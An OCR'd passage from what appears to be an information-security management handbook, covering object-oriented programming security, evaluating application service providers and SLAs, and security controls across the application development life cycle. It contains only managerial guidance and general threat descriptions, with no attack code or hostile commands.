Availability of objects partially depends on systems availability and network availability, for example. Another concern is that the object is appropriately distributed throughout the organization's processing resources so that it can be conveniently accessed by authorized personnel regardless of the time or location. In large organizations, objects may be distributed in repositories on a variety of machines in various locations, so the potential for erroneous use is multiplied.

Confidentiality

Confidentiality may require that two levels of information access are designated for objects. One level of access may be to permit a user to determine whether a desired object or reasonable facsimile exists in the inventory. This level may only permit authorized personnel to learn of the existence of objects and to obtain a brief description. A second level of access control may be needed to permit users to actually read the object content itself.

Confidentiality can be breached in another way. The aggregation of intelligence through repeated access to selected data bases of information is a threat to current systems. When the atomic level of applications is downsized to objects, a significant change occurs. The aggregation of objects into new relationships may permit combinations of information that would not usually be available to users, thereby enabling unauthorized users to assemble intelligence to which they are not entitled.

The property of inheritance—in which an object subclass contains information about the methods and structure of the superclass it is related to—presents special concerns. A

classification mechanism may be needed that defines permitted relationships among objects and establishes authorization for object relationships, perhaps as a facet or attribute. Alternatively, it is possible to maintain independence between data and code that permits access controls to be placed on the data at the user view or field levels within a data base.

Recommended Course of Action

Many potential problems faced by Object-Oriented Programming are similar to those that have plagued other systems development tools. However, to satisfy customer demands, these problems have been addressed by development tool vendors.

The potential benefits of object-oriented programming (OOP) appear to be substantial. However, until this technology enables users and managers to manage and protect their information assets, object-oriented programming (OOP) should be used under strictly controlled circumstances. As such, the following guidelines are recommended:

- The current lack of methods to manage inventories of objects poses a potential problem to effective widespread reuse. The inventory management capabilities of proposed Object-Oriented Programming development systems should be examined and only those tools with which management methods will work should be used.

- Without solving the problems related to object security, it may not be possible to protect information that is widely used throughout the organization.

- Corporations are real-world entities that change according to changes in business needs and strategies. A comprehensive, detailed data model will never be completed because the organization will always undergo changes. Building an enterprise data model should not be attempted. Instead, a high-level process and information model should be designed to indicate potential or existing relationships between data. Then, a limited domain or business process should be chosen for object-oriented development.

- Object-naming conventions and an object-inventory system should be established before any object-oriented application is developed. For subsequent development projects, the high-level process model should be used to identify potentially reusable data and objects.

- Vendors should be urged to develop appropriate inventory management and security control tools. As soon as such tools are available and proven, they should be acquired.

Author Biographies

Louis B. Fried

Louis B. Fried is vice-president of information technology for SRI International, Menlo Park CA.

APPLICATION SERVICE PROVIDERS

Andres Llana, Jr.

INSIDE

The ISP as an ASP; Moving into E-commerce; Budgetary Considerations; What Should be Outsourced; Integration with Existing Enterprise Systems; Application Hosting; Security is Still a Concern; How Good is Your ASP's Application? A Word on SLAs

THE ISP AS AN ASP

During the late 1960s, computer time-sharing utilities emerged that allowed remote users to dial up multi-million dollar computer centers to run their own Fortran programs. The cost for such computer service was inexpensive because the public network provided low-cost access for large numbers of remote users. Later, in the mid-1970s, these same computer utilities (GE and Boeing) provided online applications that were used to support transaction processing for field sales and maintenance workers, order entry, and other related business applications. Although these computer utilities were not known as such, these were the earliest application service providers for the 1970s and 1980s.

Today, with the growing use of the Internet, similar services are now being offered to the business community. They services are varied, supporting a number of vertical industry applications. These include just about any application software system that has been sold or licensed for operation on an in-house computer system or server.

The role of an ISP has changed. At one time, dial-up 28.8 Kbps or dedicated 56 Kbps was the key to the world. When DSL access arrived, the cost for Internet access and services changed forever. To compete, ISPs

PAYOFF IDEA

Some MIS managers may be concerned about letting a mission-critical application leave the premises. Now one can gain some valuable experience with a new application implemented on the Internet: arrange to rent access to the desired application on a per-use basis. Try to locate several vendors offering the same application. Next, select a test group to use the application for a three-month period. Keep detailed records on costs, user difficulty, customer service, salability, any other features that are important to the mission. At the end of the three-month period, analyze the results. One may find that the cost for running the application on an outsourced basis is far less costly than supporting it in-house. This may be especially true for those applications that support a small user population.

soon resorted to free Internet PCs, free e-mail, free Web hosting, and other incentives that changed the ISP model. To stay competitive and profitable, it became obvious to the survivors that they had to provide more value. Software applications embedded on the Internet provided an ideal solution for the ISP because the network for distribution was already in place. All that was required were the applications needed to support a specific business function.

While this was a new role for ISPs, it was one that they could easily embrace because they were positioned to install and run any time-shared application. This was a different process than Web hosting, because the process of supporting an online application requires a different pool of technical expertise.

These ISPs, turned application service providers (ASPs) made a lot of sense for a small but growing business because they could avoid the costs associated with establishing an expensive talent pool required to set up and run a wide area service network. The business in question could instead concentrate its core competencies in running the business enterprise.

MOVING INTO E-COMMERCE

Some firms have looked upon an ASP alternative as a way to enter into E-commerce. There are advantages to this strategy, not the least of which is the convenience of starting off with a ready-made application accessible through the public IP network. In this scenario, planners need not get involved with software development and implementation nor the agony of setting up a network. This type of a solution will work well when a company wants to set up shop on the Internet and needs the convenience of a ready-made order entry and customer fulfillment application. The readiness of the Internet and a proven application make starting an E-commerce enterprise a painless operation. It may seem surprising, but a large number of so called dot.com start-ups are using this approach.

KNOW WHAT THE COMPANY IS GETTING INTO

However, before plunging into the E-commerce free-for-all, companies need to take careful aim at their marketing objectives.

To begin with, one needs to understand one's business opportunity and whether or not it is truly an electronic opportunity. Might one be setting up another "grave site" or one that will really result in new business? For this solution, one needs a Web developer that knows how to develop a Web site. One also needs to work with someone who knows how to market products. One may have the prettiest site on the World Wide Web; but if one does not get the hits needed to generate the interest required to get business, one will be just another "grave site." Where possible, try to leverage existing legacy applications if they can contribute to

the E-business enterprise. Just because one has an ASP in sight, one may be better off managing in-house. Further, one must understand that any E-business solution needs to be tightly integrated with other business solutions that drive the overall business. Finally, one must be sure that customer, employees, and suppliers will want to use the system. The system should complement one's already successful business practices. This may mean working with the vendors that already service the legacy systems. These vendors know such systems best and may already know one's customers, one's infrastructure, and the solutions that work best for one's company.

BUDGETARY CONSIDERATIONS

Typically, an application service provider (ASP) will provide services from its own stand-alone facilities. Application services can be rented on a per-user basis, per-month basis, or any number of rental/lease arrangements.

Costs for renting software can run from $45 up to $1500 per user, depending on the service requested. However, some observers project the average cost for application services to be closer to $500 per month, depending on the degree of end-user services required. Avcom Technologies has launched an ASP portal designed to allow IT managers to implement rentable applications. There are three portals: MyIntranet, ASPNow, and MyApplications. The MyApplications portal allows a user to log on, be authenticated, and be billed for access to and use of any available application. This single-user, "by the drink" service will cost about $100 per user per month.

ASP service may include co-location and coordination of ongoing support and maintenance for a company's existing application on a shared server. For example, Sunburst Hospitality, owners of EconoLodges and Comfort Inns agreed in 1996 to pay its parent corporation approximately $1.3 million to develop a PeopleSoft financial system to support its operations. Functionally, the system did not work as planned and by late 1998, USinternetworking Inc. (USi), an emerging ASP, was contacted. USi agreed to purchase the PeopleSoft software and put the system up on USi servers. After a three-month conversion period, Sunburst went online in April 1999 with a reported savings of over 20 percent. Thereafter, all of the Sunburst units could access their usual application over the Internet.

It is not uncommon for a small to medium-sized company (one with five or fewer locations) to budget $275,000 to $300,000 per year for MIS personal; $245,000 per year for workstations and servers; and $325,000 for network costs. One such company, with $125 million in sales, decided to develop a special product ordering system to place on its Web site for use by its customers. After three years of mounting development costs (over $1 million), the project was abandoned because the company get the software to run as expected.

With costs like those above, it is entirely reasonable to segregate and identify those applications that can be rented on a per-use basis. If in doubt, try a single application on a per-use basis to determine costs for a six-month trial run. Compare these costs against in-house costs to run the same application on existing systems.

ASPs PROVIDE AN OPTION

For the emerging business wishing to come online with a specific set of remotely accessed business functions, ASPs can provide a viable option. Typically, companies will choose an outsourced software application that requires a high degree of online availability or technical expertise that the company does not have available. However, any move to an outsourced service should not be made until a detailed analysis has been made of the business' information processing requirements. In this regard, there are no short cuts that can be taken if a business is to compete in the marketplace.

Because there are no silver bullets in the information systems (IS) planning process, planners must examine those functional applications that will be required to run the business for the next five years. This is an important first step because planners must clearly understand their requirements before meeting with vendors to discuss outsourced services. Corporate planners familiar with the company's business are in a better position to determine the corporate IS profile and should not approach the vendor community in hopes of "learning" of developing their IS profile.

BUYER BEWARE

ASPs vary widely in terms of the levels of service that they are prepared to offer, because in today's market, detailed business experience is a commodity in short supply. Many of the vendor's personnel may be short on business experience and have little to offer beyond the application on which they are working.

Virtually any software application is available through an ASP, including comprehensive applications software like SAP or J.D. Edward's integrated information systems. However, not every application should be outsourced, and the corporate planner should resist the temptation to outsource all of the company's information processing stream. If there is an absolute need to outsource an application, it is incumbent upon planners to find an ASP with hands-on proven expertise in their specific mission critical applications.

There are a lot of good reasons for this. For example, starting out with an ASP with limited resources can prove disastrous. There were a few good examples of this in the recent case of the U.S. Chamber of Commerce or the United Way.

There are other safeguards that must be taken into consideration. For example, internal proprietary corporate information must be safeguarded against access beyond the corporate suite. This is particularly true where corporate financial data is at stake.

Other information vital to the corporation — like personnel, product design information, detailed sales and customer information — also needs to be protected from intrusion by any disgruntled former employees, competitors, or interests alien to the corporation.

WHAT SHOULD BE OUTSOURCED

In analyzing the corporate information profile, a clear line of demarcation should be made between what is critical to the internal interests of the company and that which is peripheral. Further, if budgets are tight, applications that are not critical to the proprietary information requirements of the company can be considered for outsourcing. For example, applications that are common from one company to another (like e-mail), may best be supported by an outside vendor that can do the job for less money.

Often, standardized day-to-day administrative applications can best be left to an outside vendor. Another common off-the-shelf application that is often outsourced is the payroll function. Firms like ADP have been supporting this important function since the early 1970s and their systems have proven to be absolutely solid.

In recent years, order entry and customer satisfaction or fulfillment systems have reached a high degree of refinement. Any company with such a requirement would be foolish to spend money to develop or maintain a similar system that could more economically be outsourced through an ASP. In years past, companies have made major commitments in such systems that require heavy investments in software and network expertise to operate a broadly accessible public system. While there may be good business reasons to maintain specific applications internally, a case can be made for an ASP-based business solution. The key is to establish a balance between internal resources and those which can more cost effectively augment one's corporate data processing profile.

INTEGRATION WITH EXISTING ENTERPRISE SYSTEMS

There are a large number of firms that still have their legacy systems running on a mainframe or networked AS/400 minicomputers. Some of these companies are rethinking their present legacy systems with an eye to reducing costs through outsourcing some of their MIS operations. It is shortsighted to think that a multimillion dollar mainframe system could be replaced overnight by a few downsized minicomputer servers. Often, these legacy systems have been operating successfully on software sys-

tems that have been programmed to meet very specific business requirements. These systems require a deliberate analysis to determine a migration path on an application-by-application basis. This often requires that a completely parallel application be set up on a separate dedicated server and tested as a beta system first, using a subdivision of the company. This process will ensure that any failure will not bring the company to its knees if the system goes down. Further, such testing will allow the establishment of fail-safe network access arrangements to ensure survivability.

Some large-scale mainframe users have been working with a process known as host publishing using 3270-to-HTML processes to convert 3270 datastreams to HTML. Earliest attempts at this process were fraught with problems because SNA-based function keys, specific printing or file transfers could not be handled effectively. However, specific applications like Novell's Intranet Web Host Publisher and downloadable applets have helped to alleviate some of these difficulties.

Middleware is also available that recognizes several versions of database managers. These middleware systems allow a developer to design, build, and manage standard reports over the Internet. This allows the placement of any number of different reports on the Web, making the generation of paper reports unnecessary. For example, Information Builders offer WebFocus Developer Tools that support the distribution of reports across the Web. Many large firms have started to deploy this technology on a phased basis to test out applications deployed on the Internet.

SELECTING A SITE THAT WILL SURVIVE

One of the principal advantages of an outsourced application service should be its survivability through several disaster scenarios. Because access is their business, network flexibility, salability, and security are some principal advantages of choosing an ASP. However, in planning for the deployment of an ASP-based application, it is important to examine the ASP's provisioning plans and server site (s) very carefully. Any ASP serving site that is not backed up by another remote site capable of taking over in a disaster should not be considered. In this regard, before considering any ASP vendor, planners should visit both their primary and secondary sites and insist on a dynamic recovery demonstration before going further with the vendor. During the site survey, careful attention should be paid to fire protection measures — both internal and external. For example, how fireproof is the site in which the server is located? Is the server facility protected by a halon or similar fire protection system? Is the building in which the ASP's server a concrete or frame building? Is there a fire alarm system within the server site or building in which it is located? How far away is a fire station? Where is the building located? Is

it likely to be flooded in a 100-year storm? If the facility is located in California or Oregon, has the building survived an earthquake?

Next, ask to see the telecommunications arrangements. Is there just one access point between the ASP's server and the Internet, or are alternate access arrangements in place (i.e., satellite, wireless, or alternate telecom path from the server to another serving central office)? Examine also the ASP's peering arrangements for network backup or support for network congestion. Every effort should be made to determine what, if any, spare capacity has been built into the ASP's systems to support expansion of one's application in anticipation of any expansion in one's business!

OTHER CONSIDERATIONS

Upon completion of the survivability evaluation, the planner's next evaluation should be of the ASP's ability to support the application through the several levels of service inauguration. Consider first the ASP's personnel complement. Is there sufficient depth to the ASP's professional staffing levels? Who will be the on-site professionals to support end-user training, resolve hardware interface issues, and the overall management of the application during the implementation process? Would one be comfortable in turning the business over to those people assigned to the project? Remember, while most vendors may stress accessibility via the Internet and a browser, there is no substitute for on-site assistance by a professional who has hands-on experience with one's application.


For the most part, it should be assumed that documentation for the application being installed will be inadequate for online, real-time resolution of system problems. For this reason, it is vital that an experienced professional be onsite during the migration to the new system.

APPLICATION HOSTING

Application hosting is another flavor of an ASP service offering. In this scenario, the owner or business has made a commitment to support an in-house professional team to support a specific functional application. The company uses the ASP as an external server site, together with the ASP's access to the Internet to host the application (see Exhibit 1).

In this arrangement, the ASP may supply a database server, application server, or Web farm (servers), all protected by a firewall. Typically, these can be UNIX or NT servers that support an SQL or Oracle database structure. This arrangement often serves to free the company of the burden of maintaining a private network with its attendant support requirements. Further, under a host agreement, the ASP may also be responsible for monitoring network performance levels and interfacing with the necessary carriers and Clecs for all local access arrangements. This may be

EXHIBIT 1 — Application Hosting Application Co-location



preferable where an ASP has a sufficient customer base from which to leverage favorable tariff arrangements with the carriers concerned.

SECURITY IS STILL A CONCERN

As with any computer facility open to the public, network security is still a concern and must be dealt with directly. However, just because one has deployed an ASP does not mean that one's security worries are over. Not in the least!

While the ASP may have made accommodation for security by maintaining firewall arrangements, one must be concerned with authentication, encryption, access levels, ASP sharing arrangements, and the ASP's level of operating security, backup, and recovery.

Now that one's data is naked on the Internet, should everyone have access? Passwords will not do it. One will have to set up a public key infrastructure (PKI) along with some sort of token generator and one-time password setup procedure. Encryption or cryptography must be implemented along with the PKI system. There are several vendors that just specialize in security issues that will need to be consulted long before one's application goes live on the Internet.

Access levels in legacy systems have been well-established as the industry has evolved. For this reason, one will have to test the ability of the new ASP's systems to enforce and directly manage who can read, write, or in anyway modify the data. There a number of products that one may wish to evaluate before relinquishing access control to an ASP. For example, Networld has tested Securant Technologies' ClearTrust and Netegrity's SiteMinder Web authorization tools and have recommended these as products for consideration.

One will also have to evaluate the number of "backdoors" that are open to one's ASP's system and one's data. This includes levels of access to Web pages for updates, remote administration, or other levels of access. In this regard, one may want to engage the services of a professional security analyst who is familiar with all of the present-day hacking methodologies. This is a very important consideration in that someone else may be getting to the data before one can do anything about it.

It is also very important to know how much or to what degree one's ASP is sharing so-called "dedicated" circuits. These arrangements will have a definite impact on one's security system.

The ASP's own internal security arrangements should be of concern, particularly those security arrangements for the operating system that control one's application. Also be aware of the security of the middleware that supports the application. How are updates and level changes controlled and enforced? One will need to know this information because it will affect the terms and conditions put into a service level agreement (SLA).

Now that one's application has been "off-loaded," planners may want to consider a separate and distinct firewall to protect the application. In this arrangement, planners will have to factor regular maintenance of an "owned" firewall, which includes maintaining levels of security.

Redundant backup, as in mirroring or RAID, is another issue that must be carefully defined and established now that one's application and data reside on an off-site server. In this regard, planners must be certain that there are both logical and physical redundancy procedures in place that work. This must be tested before the application and data go live. Clearly, security must be taken as a very guarded internal issue.

HOW GOOD IS YOUR ASP's APPLICATION?

Measuring the effectiveness of one's application as an E-business site may be easy if one is not getting any business. That is simple; one has a "grave site" instead of a Web site. In this situation, one needs to establish with the ASP how one plans to measure the performance of the application. In this situation, one must establish a plan with the ASP to capture very specific information on a regular basis that is key to Web marketing. For example, one will need to know things like which search engines re-

ferred the most customers to the Web site or where the FTP traffic is coming from. One also may want to know where traffic came from that referenced one's site and which pages end users referred to most often. Ideally, one should be able to get HTML reports on a regular or "as requested" basis.

One should also have some reporting of the throughput of the network. For example, is the ASP's network overloading such that packets are being dropped and hence one may be losing key traffic?

Finally, one should set up a plan to monitor the ASP's customer support center. If one's customers cannot use the E-business site, then one will surely lose business. Establish a list of frequently asked user questions, pretend you are a customer, and then try these on the ASP's customer service center. What is the level of response that customers are likely to receive? Would one be happy with what was found? Prompt and courteous customer service should be spelled out in the SLA and penalties assessed for lack of service. In any case, the ASP's application helpline should serve to assist in attaining one's business goals. Should there be any problems with the ASP's customer service center, the SLA should provide language supporting a reduction in service costs for poor customer service — in which case planners may want to set up their own in-house helpline if the application is critical to attaining sales quotas.

Where one may be using an off-site hosting center, and still maintaining much of the technical interface, one may want to have access to an internal technical support help desk. Here again, it is wise to test this service level to be certain that one is getting the service for which one has contracted. In the case of off-site hosting, a 7¥24 customer contact center should exist so when one's server goes down in the middle of the night, one can get it back online. The ASP should make one aware of one's system failures and provide whatever technical support is required to bring the system online.

Basically, through all of this performance reporting, one should be able to get and maintain some sort of feeling of well-being that one's application is performing as advertised.

A WORD ON SLAs

In today's operating environment, when one establishes a wide area network (WAN), one is using the facilities of many different carriers. However, as an end user, one may be dealing with only one vendor, who in turn would have a contractual relationship with all of the carriers supporting one's WAN. Working with an ASP is very much the same situation, in that one will be dealing with a single vendor representing both a wide area network and support for a specific online application. How then does one know what one is getting, and what the penalties should be when the ASP falls below an agreed-upon level of service?

Since the unbundling of network services, many new service providers — including ISPs turned ASPs — are out competing for business. Now more than ever before, the service level agreement (SLA) becomes the most powerful bargaining chip, as well as a legal recourse in any dispute in service levels. Presently, network performance tools have become so sophisticated that poor service levels can easily be monitored at any level. What would one do if there was a network outage? How would it affect one's business? What would be one's burden of proof?

In such a setting, an SLA becomes a vital contract between the user and the service provider. It defines the baseline for service, clearly outlining the penalties the service provider will be required to pay for service levels falling below a defined performance level. While network size or the geographic extension of the network affect levels of service, the common standard is for 99.9 percent uptime over a 30-day period.

Where a packet network supports an online application, there are parameters — such as the time to response, latency, and packet delivery levels — that must be contained in an SLA. These affect network delays as well as network throughput levels and become important to the successful delivery of services. Where Frame Relay, ISDN, and leased line SLA parameters are involved, standards of performance are established, with ATM performance parameters becoming better defined as this technology is more widely deployed. IP network SLAs are now in the development stage as new performance tools are developed to assist customers in evaluating IP network performance levels. These performance levels may be more difficult to build into an SLA. There are no silver bullets in negotiating an SLA to support one's business application. The key is to carefully define all of the hazards that may face one's application once it goes online. Once these hazards have been determined, planners must then work with their ASP to determine penalties for any failures on the part of an ASP that fall below agreed-upon performance levels. This being said, it is important to recognize that ASPs may be very short on experience in managing a wide area network spread across several service providers. For this reason, a corporate planner may want to seek the support of a very experienced consultant who has detailed experience in dealing with carriers and software vendors. There is no substitute for hands-on experience.

SUMMARY

ASP services provide an excellent opportunity for a small to medium-sized business to avoid the costs of setting up a large internal MIS department. However, it is also a time when detailed planning becomes all-important. It is common knowledge that many firms that rush into the E-commerce free-for-all without the proper plan in place, fail rather quickly. This can mean a serious loss in terms of capital and the ability to even

stay in business at all. This brief discussion has outlined some of the key issues that should be addressed with one's ASP, as well as those issues that should be addressed in setting up a service level agreement (SLA) that is equitable and fair. By all means, if one's company does not have the technical expertise to deal with the issues discussed, it would be foolhardy not to obtain outside technical expertise when dealing with an ASP.

Andres Llana, Jr., is a telecommunications consultant with Vermont Studies Group, Inc., in King of Prussia, Pennsylvania. He can be reached at llana@Bellatlantic.net.

Application Security

Walter S. Kobus, Jr., CISSP

Application security is broken down into three parts: (1) the application in development, (2) the application in production, and (3) the commercial off-the-shelf software (COTS) application that is introduced into production. Each one requires a different approach to secure the application. As with the Common Criteria ISO 15408, one must develop a security profile or baseline of security requirements and level of reasonability of risk.

The primary goal of application security is that it will operate with what senior management has decided is a reasonable risk to the organization's goals and its strategic business plan. Second, it will ensure that the application, once placed on the targeted platforms, is secure.

Application Security in the Development Life Cycle

In an ideal world, information security starts when senior management is approached to fund the development of a new application. A well-designed application would include at least one document devoted to the application's security posture and plan for managing risks. This is normally referred to as a security plan.[1] However, many application development departments have worried little about application security until the recent advent of Web applications addressing E-commerce. Rather than a firewall guarding the network against a threat, poor coding of Web applications has now caused a new threat to surface: the ability of hacking at the browser level using a Secure Socket Layer (SSL) encrypted path to get access to a Web application and, finally, into the internal databases that support the core business. This threat has required many development shops to start a certification and accreditation (C&A) program or at least address security requirements during the development life cycle.

Security Requirements and Controls

Requirements that need to be addressed in the development cycle are sometimes difficult to keep focused on during all phases. One must remember that the security requirements are, in fact, broken down into two components: (1) security requirements that need to be in place to protect the application during the development life cycle, and (2) the security requirements that will follow the application into the targeted platform in the production environment.

Security Controls in the Development Life Cycle

Security controls in the development life cycle are often confused with the security controls in the production environment. One must remember that they are two separate issues, each with its own security requirements and controls. The following discussion represents some of the more important security application requirements on controls in the development life cycle.

Separation of Duties

There must be a clear separation of duties to prevent important project management controls from being overlooked. For example, in the production environment, developers must not modify production code without going through a change management process. In the development environment, code changes must also follow a development change management process. This becomes especially important when code is written that is highly sensitive, such as a cryptographic module or a calculation routine in a financial application. Therefore, developers must not perform quality assurance (QA) on their own code and must have peer or independent code reviews.

Responsibilities and privileges should be allocated in such a way that prevents an individual or a small group of collaborating individuals from inappropriately controlling multiple key aspects of any process or causing unacceptable harm or loss. Segregation is used to preserve the integrity, availability, and confidentiality of information assets by minimizing opportunities for security incidents, outages, and personnel problems. The risk is when individuals are assigned duties in which they are expected to verify their own work or approve work that accomplishes their goals; hence, the potential to bias the outcome. Separation of duties should be a concern throughout all phases of the development life cycle to ensure no conflict of duties or interests. This security requirement should start at the beginning of the development life cycle in the planning phase. The standard security requirements should be that no individual is assigned a position or responsibility that might result in a conflict of interest to the development of the application. There are several integrated development tools available that help development teams improve their productivity, version control, maintain a separation of duties within and between development phases, create quality software, and provide overall software configuration management through the system's life cycle.

Reporting Security Incidents

During the design, development, and testing of a new application, security incidents may occur. These incidents may result from people granted improper access or successful intrusion into both the software and hardware of a test environment and stealing new code. All security incidents must be tracked and corrective action taken prior to the system being placed into production. The failure to document, assess, and take corrective action on security incidents that arise in the development cycle could lead to the deployment of an application containing serious security exposures. Included are potential damage to the system or information contained within it and a violation of privacy rights.

These types of incidents need to be evaluated for the possible loss of confidentiality, loss of integrity, denial of service, and the risk they present to the business goals in terms of customer trust.

Security incidents can occur at any time during the development life cycle. It is important to inform all development project team members of this potential in the planning phase.

Security Awareness

Security awareness training must be required for all team members working on the development project. If a particular team member does not understand the need for the security controls and the measures implemented, there is a risk that he or she will circumvent or bypass these controls and weaken the security of the application. In short, inadequate security awareness training may translate into inadequate protection mechanisms within the application. The initial security briefing should be conducted during the planning phase, with additional security awareness, as appropriate, throughout the development life cycle. A standard for compliance with the security requirement is to review the security awareness training program to ensure that all project team members are aware of the security policies that apply to the development of the project.

Access

For each application developed, an evaluation must be made to determine who should be granted access to the application or system. A properly completed access form needs to be filled out by the development manager for each member who needs access to the development system and development software package. User identification and an audit trail are essential for adequate accountability during the development life cycle. If this security requirement has not been satisfied, there is a possibility that unauthorized individuals may access the test system and data, thereby learning about the application design. This is of special concern in applications

that are sensitive and critical to the business operations of the organization. Access decisions for team personnel should be made at the assignment stage of the development project and no later than the planning stage of the development life cycle.

Determination of Sensitivity and Criticality

For every application that will be placed into the development and production environments, there must be a determination regarding the sensitivity of the information that will reside on that system and its criticality to the business. A formal letter of determination of sensitivity and criticality is required. This should be done prior to the approval stage of the application by senior management because it will impact resources and money. The letter of determination of sensitivity is based on an analysis of the information processed. This determination should be made prior to any development work on the project and coordinated with the privacy officer or general counsel. The letter of criticality is used to evaluate the criticality of the application and its priority to the business operation. This document should be coordinated with the disaster and contingency officer. Both documents should be distributed to the appropriate IT managers (operations, network, development, and security).

Applications that are sensitive and critical require more care and, consequently, have more security requirements than a nonsensitive or noncritical system. The improper classification of information or criticality in an "undetermined state" could result in users not properly safeguarding information, inadequate security controls implemented, and inadequate protection and recovery mechanisms designed into the application or the targeted platform system.

Labeling Sensitive Information

All sensitive documentation must be properly labeled to inform others of their sensitive nature. Each screen display, report, or document containing sensitive information must have an appropriate label, such as *Sensitive Information* or *Confidential Information*. If labeling is incorrect or has not been performed, there is a risk that sensitive information will be read by those without a need to know when the application moves into production. Labeling should begin at the time that reports, screens, etc., are coded and continue through the system life cycle.

Use of Production Data

If production data is used for developing or testing an application, a letter specifying how the data will be safeguarded is required; and permission is needed from the owner of the data, operations manager, and security. Sensitive production data should not be used to test an application. If, however, production data must be used, it should be modified to remove traceability and protect individual privacy. It may be necessary to use encryption or hash techniques to protect the data. When the development effort is complete, it is important to scrub the hardware and properly dispose of the production data to minimize security risk. The risk of using production data in a development and test environment is that there might be privacy violations that result in a loss of customer and employee trust or violation of law. Development personnel should not have access to sensitive information.

Code Reviews

The security purpose of the application code review is to deter threats under any circumstance; events with the potential to cause harm to the organization through the disclosure, modification, or destruction of information; or by the denial of critical services. Typical threats in an Internet environment include:

- *Component failure.* Failure due to design flaws or hardware/software faults can lead to denial of service or security compromises through the malfunction of a system component. Downtimes of a firewall or false rejections by authorization servers are examples of failures that affect security.
- *Information browsing.* Unauthorized viewing of sensitive information by intruders or legitimate users may occur through a variety of mechanisms.
- *Misuse.* The use of information assets for other than authorized purposes can result in denial of service, increased cost, or damage to reputations. Internal or external users can initiate misuse.

- *Unauthorized deletion, modification, or disclosure of information.* Intentional damage to information assets that result in the loss of integrity or confidentiality of business functions and information.
- *Penetration.* Attacks by unauthorized persons or systems that may result in denial of service or significant increases in incident handling costs.
- *Misrepresentation.* Attempts to masquerade as a legitimate user to steal services or information, or to initiate transactions that result in financial loss or embarrassment to the organization.

An independent review of the application code and application documentation is an attempt to find defects or errors and to assure that the application is coded in a language that has been approved for company development. The reviewer shall assure that the implementation of the application faithfully represents the design. The data owner, in consultation with information security, can then determine whether the risks identified are acceptable or require remediation. Application code reviews are further divided into peer code reviews and independent code reviews, as follows.

- Peer code reviews shall be conducted on all applications developed whether the application is nonsensitive, sensitive, or is defined as a major application. Peer reviews are defined as reviews by a second party and are sometimes referred to as *walk-throughs*. Peer code review shall be incorporated as part of the development life cycle process and shall be conducted at appropriate intervals during the development life cycle process.
- The primary purpose of an independent code review is to identify and correct potential software code problems that might affect the integrity, confidentiality, or availability once the application has been placed into production. The review is intended to provide the company a level of assurance that the application has been designed and constructed in such a way that it will operate as a secure computing environment and maintain employee and public trust. The independent third-party code review process is initiated upon the completion of the application source code and program documentation. This is to ensure that adequate documentation and source code shall be available for the independent code review. Independent code reviews shall be done under the following guidelines:
  — Independent third-party code reviews should be conducted for all Web applications, whether they are classified sensitive or nonsensitive, that are designed for external access (such as E-commerce customers, business partners, etc.). This independent third-party code review should be conducted in addition to the peer code review.
  — Security requirements for cryptographic modules are contained in FIPS 140-2 and can be downloaded at http://csrc.nist.gov/cryptval/ 140-2.htm. When programming a cryptographic module, you will be required to seek independent validation of FIPS 140-2. You can access those approved vendors at http://csrc.nist.gov/cryptval/140-1/ 1401val2001.htm.

Application Security in Production

When an application completes the development life cycle and is ready to move to the targeted production platform, a whole new set of security requirements must be considered. Many of the security requirements require the development manager to coordinate with other IT functions to ensure that the application will be placed into a secure production environment. Exhibit 94.1 shows an example representing an e-mail message addressed to the group maintaining processing hardware to confirm that the application's information, integrity, and availability are assured.

A similar e-mail message could also be sent to the network function requesting the items in Exhibit 94.2.

Commercial Off-The-Shelf Software Application Security

It would be great if all vendors practiced application security and provided their clients with a report of the security requirements and controls that were used and validated. Unfortunately, that is far from the case, except when dealing with cryptographic modules. Every time an organization buys an off-the-shelf software application, it takes risk — risk that the code contains major flaws that could cause a loss in revenue, customer and employee privacy information, etc. This is why it is so important to think of protecting applications using the defense-in-depth methodology. With a tiny hole in Web application code, a hacker can reach right through from the browser to an E-commerce Web site. This is referred to as *Web perversion,* and hackers with a little

EXHIBIT 94.1 Confirmation that the Application's Information, Integrity, and Availability Are Assured

As the development Project Manager of XYZ application, I will need the following number of (NT or UNIX) servers. These servers need to be configured to store and process confidential information and ensure the integrity and the availability of XYZ application. To satisfy the security of the application, I need assurance that these servers will have a minimum security configured as follows:
Password standards
Access standards
Backup and disaster plan
Approved banner log-on server
Surge and power protection for all servers
Latest patches installed
Appropriate shutdown and restart procedures are in place
Appropriate level of auditing is turned on
Appropriate virus protection
Appropriate vendor licenses/copyrights
Physical security of servers
Implementation of system timeout
Object reuse controls
Please indicate whether each security control is in compliance by indicating a "Yes" or "No." If any of the security controls above is not in compliance, please comment as to when the risk will be mitigated. Your prompt reply would be appreciated not later than [date].

EXHIBIT 94.2 Request for Security

As the development Project Manager of XYZ application, I will need the assurance that the production network environment is configured to process confidential information and ensure the integrity and the availability of XYZ application to satisfy the security of the application. The network should have the following minimum security:
Inbound/outbound ports
Access control language
Password standards
Latest patches
Firewall
Configuration
Inbound/outbound services
Architecture provides security protection and avoids single point of failure
Please indicate whether each security control is in compliance by indicating a "Yes" or "No." If any of the security controls above is not in compliance please comment as to when the risk will be mitigated. Your prompt reply would be appreciated not later than [date].

determination can steal digital property, sensitive client information, trade secrets, and goods and services. There are two COTS packages available on the market today to protect E-commerce sites from such attacks. One software program on the market stops application-level attacks by identifying legitimate requests, and another software program automates the manual tasks of auditing Web applications.

Outsourced Development Services

